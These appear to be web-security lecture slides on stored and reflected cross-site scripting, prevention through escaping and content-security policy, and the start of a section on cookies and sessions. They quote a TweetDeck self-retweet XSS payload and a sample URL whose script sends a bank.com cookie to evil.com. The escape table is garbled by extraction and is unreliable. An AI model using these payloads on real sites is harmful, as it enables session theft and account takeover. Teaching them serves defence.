User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



 ***andy**
@derGeruhn

`<script
class="xss">$($('.xss').parents().eq(1).find('a'
) .eq(1).click());$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script>` ❤️

 Reply  Retweet  Favorite  Storify  More

RETWEETS **38,572** FAVORITES **6,498**



12:36 PM - 11 Jun 2014

Stored XSS using images

Suppose `pic.jpg` on web server contains HTML !

- ◆ request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
```

```
...
```

```
Content-Type: image/jpeg
```

```
<html> fooled ya </html>
```

- ◆ IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
 - What if attacker uploads an “image” that is a script?

Reflected XSS


- ◆ The attacker gets the victim user to visit a URL for `bank.com` that **embeds a malicious Javascript or malicious content**
- ◆ The **server** echoes it back to victim user in its response
- ◆ Victim's browser executes the script within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)



Victim client


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)

And/Or:



Attack Server



`evil.com`

Victim client



Server Patsy/Victim




`bank.com`

5

execute script
embedded in input
*as though server
meant us to run it*

Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

◆ User input is echoed into HTML response.

◆ *Example*: search field

- <http://bank.com/search.php?term=apple>

- search.php responds with

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- ◆ Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=  
<script> window.open (  
    "http://evil.com/?cookie = " +  
    document.cookie ) </script>
```

What if user clicks on this link?

- 1) Browser goes to bank.com/search.php?...
- 2) bank.com returns
`<HTML> Results for <script> ... </script> ...`
- 3) Browser **executes** script *in same origin* as bank.com
Sends to evil.com the cookie for bank.com



2006 Example Vulnerability

- ◆ Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- ◆ Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- ◆ Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: <http://www.acunetix.com/news/paypal.htm>

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And <https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet> gets you:

The image shows a screenshot of the Donald Trump 2016 website. At the top left is the logo for 'TRUMP PENCE MAKE AMERICA GREAT AGAIN! 2016'. To the right of the logo is a navigation menu with the following items: POSITIONS, STATES, GET INVOLVED, MEDIA, SHOP, and CONTRIBUTE. The 'CONTRIBUTE' button is highlighted in red. Below the navigation menu is a large blue banner with a cityscape background. The text 'TRUMP IS BAD AT INTERNET' is displayed in large, white, serif capital letters across the center of the banner. Below the banner is a white box containing the date '- NOVEMBER 08, 2016 -' and the headline 'ICYMI: EXCLUSIVE: IT'S FULL-BORE AHEAD FOR FBI'S CLINTON FOUNDATION PROBE'. To the right of this box is a 'CATEGORIES' section with the text '*** CATEGORIES ***' and a list of categories: VIEW ALL, STATEMENTS, ANNOUNCEMENTS, and ENDORSEMENTS. The date '- NOVEMBER 08, 2016 -' is repeated at the bottom of the page.

Reflected XSS: Summary

- ◆ **Target:** user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- ◆ **Attacker goal:** run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- ◆ **Attacker tools:** ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ◆ **Key trick:** server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:


- ◆ **Input validation:** check that inputs are of expected form (whitelisting)
 - Avoid blacklisting; it doesn't work well
- ◆ **Output escaping:** escape dynamic data before inserting it into HTML

Output escaping


- HTML parser looks for special characters: < > & " '
 - ◆ <html>, <div>, <script>
 - ◆ such sequences trigger actions, e.g., running script
- **Ideally, user-provided input string should not contain special chars**
- If one wants to display these special characters in a webpage without the parser triggering action, one has to **escape the parser**

Character	Escape sequence
<	<
>	>
&	&
"	"
'	'

Direct vs escaped embedding



Escape user input!



XSS prevention (cont'd): Content-security policy (CSP)

- ◆ Have web server supply a whitelist of the scripts that are allowed to appear on a page
 - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- ◆ Can opt to globally disallow script execution

Summary

- ◆ XSS: Attacker injects a **malicious script** into the webpage viewed by a **victim user**
 - **Script** runs in **user's browser** with access to page's data
 - Bypasses the same-origin policy
- ◆ Fixes: validate/escape input/output, use CSP

Session management

HTTP is mostly stateless

- ◆ Apps do not typically store persistent state in client browsers
 - User should be able to login from any browser
- ◆ Web application servers are generally "stateless":
 - Most web server applications maintain no information in memory from request to request
 - ◆ Information typically stored in databases
 - Each HTTP request is independent; server can't tell if 2 requests came from the same browser or user.
- ◆ Statelessness not always convenient for application developers: need to tie together a series of requests from the same user

HTTP cookies

Outrageous Chocolate Chip Cookies

★★★★☆ 1676 reviews

Made 321 times

Recipe by: Joan

"A great combination of chocolate chips, oatmeal, and peanut butter."



Save

I Made it

Rate it

Share

Print

Ingredients

25 m 18 servings 207 cals

- + 1/2 cup butter
- + 1/2 cup white sugar
- + 1/3 cup packed brown sugar

Market Pantry Granulated Sugar - 4lbs

\$2.59

[SEE DETAILS](#)

ADVERTISEMENT



- + 1 cup all-purpose flour
- + 1 teaspoon baking soda
- + 1/4 teaspoon salt
- + 1/2 cup rolled oats
- + 1 cup semisweet chocolate chips

On Sale

What's on sale near you.

On

